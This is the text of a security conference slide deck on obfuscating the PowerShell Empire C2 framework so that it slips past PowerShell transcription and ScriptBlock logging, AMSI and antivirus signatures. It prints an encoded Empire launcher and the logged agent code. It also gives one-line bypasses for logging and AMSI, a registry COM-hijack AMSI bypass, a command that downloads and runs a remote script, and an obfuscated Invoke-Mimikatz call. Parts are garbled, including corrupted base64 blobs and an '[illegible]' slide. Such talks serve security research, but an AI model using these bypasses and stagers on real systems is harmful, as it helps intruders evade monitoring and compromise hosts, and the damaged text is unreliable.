

Obfuscating The Empire

Ryan Cobb

PS > Get-ChildItem Env:

Name

Name

Employer

Job

Twitter

GitHub

Expert

SpentTooMuchTimeMakingIntroSlide

Value

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False

True

Outline

- Why Obfuscate?
- ObfuscatedEmpire
- Can we detect obfuscation?

The Empire

PowerShell Empire – PowerShell post-exploitation agent and C2 framework.

- PowerShell is a powerful scripting language native across all Windows OS's
- Executes PowerShell scripts in memory. No need to touch disk
- Helps avoid traditional AV scanning techniques.

Credit – Developed by @harmj0y, @sixdub, @enigma0x3, rvrshell, @killswitch_gui, and @xorrior – <https://github.com/EmpireProject/Empire>

PowerShell Logging

Post version 2, PowerShell has awesome logging capabilities!

- Module/Pipeline Logging – Logs commands and their parameters.
- Transcription Logging – An “over-the-shoulder” transcription of input and output.
- **ScriptBlock Logging** – Logs ScriptBlocks as they are executed.

Transcription Logging

```
PS C:\> Start-Transcript
Transcript started, output file is C:\Users\cobbr.DEV-COBBR\Documents\PowerShell_transcript.COBBR-WIN10.ckJZU+UK.20170420220640.txt
PS C:\> powershell.exe -Enc WwB5AEUAZgBdAC4AQQBTAHMAZQBNAEIATAB5AC4ARwBFAHQAVABZAFAAZQAoACcAUwB5AHMAABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGka
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PS C:\> Stop-Transcript
Transcript stopped, output file is C:\Users\cobbr.DEV-COBBR\Documents\PowerShell_transcript.COBBR-WIN10.ckJZU+UK.20170420220640.txt
```

Transcription Logging

```
PS C:\> Start-Transcript
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PS C:\> powershell.exe -Enc WwB5AEUAZgBdAC4AQQBTAHMA
VQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBH
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PS C:\> Stop-Transcript
Transcript stopped, output file is C:\Users\cobbr.DE
```

Transcription Logging

```
PS C:\> cat .\Users\cobbr.DEV-COBBR\Documents\PowerShell_transcript.COBBR-WIN10.ckJZU+UK.20170420220640.txt
```

```
*****
```

```
Windows PowerShell transcript start
```

```
Start time: 20170420220640
```

```
Username: DEV-COBBR\cobbr
```

```
RunAs User: DEV-COBBR\cobbr
```

```
Machine: COBBR-WIN10 (Microsoft Windows NT 10.0.14393.0)
```

```
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

```
Process ID: 3812
```

```
PSVersion: 5.1.14393.1066
```

```
PSEdition: Desktop
```

```
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.1066
```

```
BuildVersion: 10.0.14393.1066
```

```
CLRVersion: 4.0.30319.42000
```

```
WSManStackVersion: 3.0
```

```
PSRemotingProtocolVersion: 2.3
```

```
SerializationVersion: 1.1.0.1
```

```
*****
```

```
Transcript started, output file is C:\Users\cobbr.DEV-COBBR\Documents\PowerShell_transcript.COBBR-WIN10.ckJZU+UK.20170420220640.txt
```

```
PS C:\> powershell.exe -Enc WwBSAEUAZgBdAC4AQQBTAHMAZQBNAEIATAB5AC4ARwBFHQAVABZAFAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkA
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```

```
PS C:\> TerminatingError(): "The pipeline has been stopped."
```

```
>> TerminatingError(): "The pipeline has been stopped."
```

```
PS C:\> Stop-Transcript
```

```
*****
```

```
Windows PowerShell transcript end
```

```
End time: 20170420220655
```

```
*****
```


Transcription Logging

```
BuildVersion: 10.0.14393.1066
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
Transcript started, output file is C:\Users\cobbr.DEV-COBBR\Documents\PowerShell_transcript.COBBR-WIN10.cKJZU
PS C:\> powershell.exe -Enc WwBSAEUAZgBdAC4AQQBTAHMAZQBNAEIATAB5AC4ARwBFAHQAVABZAFAAZQAoACcAUwB5AHMAAdABlAGOAL
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```

```
PS C:\> TerminatingError(): "The pipeline has been stopped."
>> TerminatingError(): "The pipeline has been stopped."
PS C:\> Stop-Transcript
*****
Windows PowerShell transcript end
End time: 20170420220655
*****
```

[illegible]

ScriptBlock Logging – Warning Level

```
PS C:\Users\cobbr.DEV-COBBR> powershell.exe -Enc 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
```

```
PS C:\Users\cobbr.DEV-COBBR>
PS C:\Users\cobbr.DEV-COBBR>
PS C:\Users\cobbr.DEV-COBBR>
PS C:\Users\cobbr.DEV-COBBR>
PS C:\Users\cobbr.DEV-COBBR> Get-WinEvent -FilterHashtable @{'ProviderName'='Microsoft-Windows-PowerShell'; Id = 4104} | where { $_.LevelDisplayName -eq "Warning" } | % { $_.Properties[2].Value } | Select -Index 3
function Invoke-Empire {
    param(
        [Parameter(Mandatory=$true)]
        [String]
        $StagingKey,
        [Parameter(Mandatory=$true)]
        [String]
        $SessionKey,
        [Parameter(Mandatory=$true)]
        [String]
        $SessionID,
        [Int32]
        $AgentDelay = 5,
        [Double]
        $AgentJitter = 0.0,
        [String[]]
        $Servers,
        [String]
        $KillDate,
        [Int32]
        $KillDays,
        [String]
        $WorkingHours,
        [String]
        $Profile = "/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko",
        [Int32]
        $LostLimit = 60,
        [String]
        $DefaultResponse = "PGH0bww+PGJvZHk+PGGxPk10IHdvcmtzITwvaDE+PHA+VGhpcyBpcyB0aGUgZGVmYXVsdCB3ZWlgcGFnZ5Bmb3IgdGhpcyBzZXJ1Z2XIUwPC9wPjxwP1RoZS83ZWlgc2VydmVyIHNVZnR3YXJ1IGl1ZlHJ1bm5pbmcgYnV0IG5vIGNvbnRlbnQgaGFzIGJlZW4gYWRkZWQsIH1ldC48L3A+PC9ib2R5PjwvaHRtbD4="
    )
    $Encoding = [System.Text.Encoding]::ASCII
    $HMAC = New-Object System.Security.Cryptography.HMACSHA256
```

ScriptBlock Logging – Warning Level - Bypass



cobbr

@cobbr_io



```
[ScriptBlock]."GetField"  
('signatures','N'+ 'onPublic,Static').SetValue($  
null,(New-Object  
Collections.Generic.HashSet[string]))
```

4:41 PM - 2 May 2017


More info – <https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html>



AMSI

Anti-Malware Scan Interface – Simple API that allows applications to submit strings in memory to the Anti-Malware provider.

- Applications (PowerShell, VBScript, JScript) register to submit strings to AV
- AV scans strings and **prevents execution** of malicious scripts!

AMSI





AMSI Limitations

Adoption, Downgrades, and Bypasses (Oh my)

- Adoption – AVs do not implement support
- Downgrade – Use PS 2.0!
- Bypasses – Turn it off!

AMSI - Bypass



Matt Graeber @mattifestation · 24 May 2016

[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue(\$null,\$true)



3



15



47



Matt Graeber

@mattifestation

Following



AMSI bypass in a single tweet. :)

Bypass the AntiMalware Scan Interface (AMSI)

```
PS C:\> Invoke-Expression (Invoke-WebRequest http://pastebin.com/raw/JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\> Get-Content .\amsi_bypass.reg
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}]

[HKEY_CURRENT_USER\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}\InProcServer32]
@="C:\\goawayamsi.dll"

PS C:\>
PS C:\> reg import .\amsi_bypass.reg
The operation completed successfully.
PS C:\>
PS C:\> powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\> Invoke-Expression (Invoke-WebRequest http://pastebin.com/raw/JHhnFV8m)
AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386
PS C:\>
```

New! AMSI Bypass from: Casey Smith (@subTee) and Matt Nelson (@enigma0x3) (Slide stolen from their BSides Nashville presentation: <https://www.slideshare.net/enigma0x3/windows-operating-system-archaeology>)

AMSI Limitations

Adoption, Downgrades, and Bypasses (Oh my)

- Adoption – AVs do not implement support
- Downgrade – Use PS 2.0!
- Bypasses – Turn it off!
- **Signatures!**

Obfuscation!

Invoke-Obfuscation – PowerShell command and script obfuscator. Abuses the flexibility and oddities of the PowerShell language.

- All of the obfuscations! (Encoding, String, Launchers, Tokens)
- AMSI strips off **most** obfuscation types
- Token obfuscation persists to ScriptBlock logs and AMSI!

Credit – Developed by @danielhbohannon -
<https://github.com/danielbohannon/Invoke-Obfuscation>

Token Obfuscation

Invoke-Mimikatz



I`NVOK`E`-MIMIKaTz

Invoke-Mimikatz



&("{3}{1}{0}{2}"-f'oke-Mimi','v','katz','ln')

The Problem

The ~~Problem~~ Laziness


